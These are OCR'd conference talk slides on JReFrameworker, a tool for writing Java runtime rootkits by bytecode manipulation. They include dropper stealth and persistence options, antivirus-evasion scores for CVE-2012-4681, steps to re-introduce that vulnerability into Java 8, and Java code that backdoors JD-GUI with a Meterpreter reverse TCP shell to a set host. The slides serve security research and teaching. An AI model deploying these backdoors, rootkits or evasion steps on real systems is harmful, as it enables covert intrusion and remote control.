
Basic Idea: Overview

- It is easy to write source code
- Its easy to convert source code to bytecode (compiler!)
- Its relatively easy to inject, replace, merge, delete whole methods
  - Source: http://asm.ow2.org/current/asm-transformations.pdf
- A class contains declarations of fields and methods
- All “code” (assignments, method calls, etc.) must be in a method body
- If we can declare fields and add/replace/merge/delete methods we can cover most bytecode manipulation use cases by only writing source code
  - Tradeoff: Making small edits within a method requires rewriting the whole method…


Basic Idea: Add Code




Basic Idea: Replace Code



Basic Idea: Delete Code




Basic Idea: Merge (hook) Code




JReFrameworker

- Write rootkits in Java source!
- Modification behaviors defined with code annotations
- Develop and debug in Eclipse IDE
- Exploit "modules" are Eclipse Java projects
- Exportable payload droppers
  - Bytecode injections are computed on the fly
- Free + Open Source (MIT License): jreframeworker.com



JReFrameworker



JReFrameworker Annotations

- Java Annotations: “syntactic metadata that can be added to Java source code” (Wikipedia)
- 3 Types of Annotations
  - Source code only (does not end up in compiled binary)
  - Code only (included in bytecode, but are ignored by JVM)
  - Runtime (included in bytecode and are available through reflection at runtime)
- Idea: Use annotations to temporarily mark parts of the user made bytecode for the bytecode manipulation engine

Basic JReFrameworker Annotations

	Define	Merge
Type	*@DefineType*	*@MergeType*
Method	*@DefineMethod*	*@MergeMethod*
Field	*@DefineField*	N/A

(Inserts or Replaces)

(Preserves and Replaces)

Demo 2: Hidden File Module

- JReFrameworker
  - Develop and debug modifications in a familiar IDE (Eclipse)
  - Specialized bytecode manipulation engine


- JReFrameworker Modules
  - Eclipse project of annotated Java source code
  - A list of target runtimes/libraries to be modified
  - Can be used to export a payload dropper to compute on the fly bytecode injections

Demo 3: Post-Exploitation

- We have developed and tested our hidden file module. How do we deploy the change to the victim's runtime?
- Must be root/administrator in most cases (depending where the runtime is installed)
  - Example: C:\Program Files (x86)\Java\jre8

Rest of This Talk: JReFrameworker New Shiny

- Improvements to manipulation capabilities
- Improvements to development workflow
- Improvements to post exploitation process
- Improvements to persistence
- Progress towards automatic manipulations



JReFrameworker

Basic Bug Fixes / Improvements


- Jar Resources
  - Preserving startup configurations and resource files
  - Dealing with signed Jars (unsign if necessary, resign with keystore)
- Annotations
  - Support for multiple annotations
  - Replaced methods are now purged correctly
  - @MergeMethod annotation support for static methods
- Modules
  - Symbolic/relative paths (portable projects)
  - Support for manipulating applications
- General workflow issues
  - Modifications to runtime and applications are now conceptually the same
- Regression Testing (JUnit)!
  - Doubles as working examples of annotations
  - Help to prevent future bugs

Dropper Improvements

```
Usage: java -jar dropper.jar [options]
--help, -h                    Prints this menu and exits.
--safety-off, -so             This flag must be specified to execute the modifications specified by embedded
                              payloads (enabling the flag disables the built-in safety).
--search-directories, -s      Specifies a comma separated list of directory paths to search for targets, if
                              not specified a default set of search directories will be used.
--output-directory, -o        Specifies the output directory to save modified runtimes, if not specified
                              output files will be written as temporary files.
--replace-target, -r          Attempt to replace target with modified target.
--disable-watermarking, -dw   Disables watermarking the modified target (can be used for additional stealth,
                              but could also cause problems for watchers). Watermarks are used to prevent
                              re-modifying a target.
--ignore-watermarks, -iw      Ignores watermarks and modifies targets regardless of whether or not they have
                              been previously modified.
--single-instance, -si        This flag enforces (using a file lock) that only a single instance of the
                              dropper may execute at one time.
--watcher, -w                 Enables a watcher process that waits to modify only newly discovered runtimes
                              By default the process sleeps for 1 minute, unless the --watcher-sleep argument
                              is specified.
--watcher-sleep, -ws          The amount of time in milliseconds to sleep between watcher checks.
--print-watermarked, -pw      Prints watermarked targets found on search paths.
--print-targets, -pt          Prints the targets of the dropper and exits.
--print-payloads, -pp         Prints the payloads of the dropper and exits.
--debug, -d                   Prints debug information.
--version, -v                 Prints the version of the dropper and exists.
```

Demo 4: Surviving Java Updates

- Challenge: A new version of Java gets released. The users runs the installer and installs a new default runtime. Now what?



Annotation Improvements (Purge)

- What if I just want something gone?

	Purge
Type	*@PurgeType*
Method	*@PurgeMethod*
Field	*@PurgeField*

```
// removes com.example.MyClass from target
@PurgeType
public class Build extends MyClass { … }
```

```
// removes com.example.MyClass from target
@PurgeType(type = "com.example.MyClass")
public class Build { … }
```

Annotation Improvements (Visibility / Finality)

- What if I can't access a type / method / field?

	Visibility	**Finality**
Type	*@DefineTypeVisibility*	*@DefineTypeFinality*
Method	*@DefineMethodVisibility*	*@DefineMethodFinality*
Field	*@DefineFieldVisibility*	*@DefineFieldFinality*

```
// removes final modifier from com.example.MyUnextensibleClass
@DefineTypeFinality(type="com.example.MyUnextensibleClass", finality=false)
public class Prebuild {}
```

Annotation Improvements (Build Phases)

- What if I need to make changes in steps?
  - Phases progress from phase 1 to *n*

```
// phase 1 removes final modifier from com.example.MyUnextensibleClass
@DefineTypeFinality(phase=1, type="com.example.MyUnextensibleClass", finality=false)
public class Prebuild {}

// phase 2 defines a type that extends a previously final type
@MergeType(phase=2)
public class MyClass extends MyUnextensibleClass { … } // compile error until phase 1 completes
```

Incremental Builder

- Clean Project / Full Build
  1. Let build phase *i=1*
  2. Compile all sources without compiler errors
  3. Manipulate target for phase *i*
  4. Update classpath and recompile sources
  5. Repeat from step 2
- Incremental Builder
  1. For each add, modify, delete file change set
     - Revert build phase to first impacted build phase
  2. Rebuild from reverted build phase and repeat until no new changes

Derbycon 4.0: Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…”
- CVE Created August 27th 2012 (~2 years old…)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	Score (2014’s positive detections)
Original Sample	http://pastie.org/4594319	30/55
Technique A	Changed Class/Method names	28/55
Techniques A and B	Obfuscate strings	16/55
Techniques A-C	Change Control Flow	16/55
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55
Techniques A-E	Simple XOR Packer	0/55

DEFCON 24: Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…”
- CVE Created August 27th 2012 (~4 years old!)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	2014 Score	2016 Score
Original Sample	http://pastie.org/4594319	30/55	36/56
Technique A	Changed Class/Method names	28/55	36/56
Techniques A and B	Obfuscate strings	16/55	22/56
Techniques A-C	Change Control Flow	16/55	22/56
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55	16/56
Techniques A-E	Simple XOR Packer	0/55	0/56

Demo 5: The “Reverse Bug” Patch

- Fixed in Java 7 update 7
- “Unfixing” CVE-2012-4681 in Java 8
  - com.sun.beans.finder.ClassFinder
    - Remove calls to ReflectUtil.checkPackageAccess(…)
  - com.sun.beans.finder.MethodFinder
    - Remove calls to ReflectUtil.isPackageAccessible(…)
  - sun.awt.SunToolkit
    - Restore getField(...) method
- Unobfuscated *vulnerability* gets 0/56 on VirusTotal

Demo 6: Towards Automatic Backdoors

Basic Steps:

1. *Find and hook main method*
2. *Spawn a new thread*
3. *Execute Meterpreter reverse TCP Java payload*

Demo 6: Towards Automatic Backdoors

- Phase 1: Add Meterpreter Java Payload
  - https://github.com/rapid7/metasploit-payloads/blob/master/java/javapayload/src/main/java/metasploit/Payload.java

```
@DefineType(phase=1)
public class Payload extends ClassLoader {
...
```

Demo 6: Towards Automatic Backdoors

- Phase 2: Define a new thread for payload and configure properties
  - **Equivalent:** *msfvenom -f raw -p java/meterpreter/reverse_tcp LHOST=172.16.189.167 LPORT=4444 -o ~/Desktop/meterpreter.jar*

```
@DefineType(phase=2)
public class BackdoorRunnable implements Runnable {

    @Override
    public void run() {
        try {
            payload();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void payload() throws Exception {
        // set the meterpreter properties in memory directly
        Properties props = new Properties();
        props.put("Spawn", "2");
        props.put("LHOST", "172.16.189.167");
        props.put("LPORT", "4444");

        System.out.println("Payload Properties: " + props.toString());

        // run meterpreter payload
        try {
            Payload.runPayload(props);
        } catch (Exception e) {
            e.printStackTrace();
        }

        System.out.println("Executed Payload.");
    }

}
```

Demo 6: Towards Automatic Backdoors

- Phase 3: Spawn new thread with payload and call original application entry point
  - Works, but seems to be an issue with java meterpreter payload in latest release
    - https://github.com/rapid7/meterpreter/issues/179

Only variable

```
@MergeType(phase=3)
public class Backdoor extends org.jd.gui.App {

    @MergeMethod
    public static void main(String[] args) {
        // spawn a new thread with meterpreter payload
        new Thread(new BackdoorRunnable()).start();

        // call original entry point
        org.jd.gui.App.main(args);
    }

}
```

- This entire process can easily be automated, but is this really that interesting / useful?

Demo 7: Visually Manipulating Applications

- New Features
  - Java Poet source code generation (https://github.com/square/javapoet)
  - Atlas program analysis (http://www.ensoftcorp.com/atlas/)
- Goal: Hardening JD-GUI decompiler so it won't decompile itself
  - Challenge: How do we find the particular code we want to manipulate?
  - Challenge: JD-GUI is released under GPLv3 License, but source is not public…*<snarky comment about having a decompiler>*

Demo 8: Context Aware Malware

- Instead of modifying the application, could we modify the JVM runtime to prevent JD-GUI from decompiling runtime?

- Idea: Use reflection, stack traces, examination of caller parameters, etc. to determine how to behave for a given calling context.
  - Similar to aspect orient programming
  - Flashback: *DEFCON JReFrameworker DOOM Demo*

Demo 9: Kitchen Sink

Contrived Scenario:

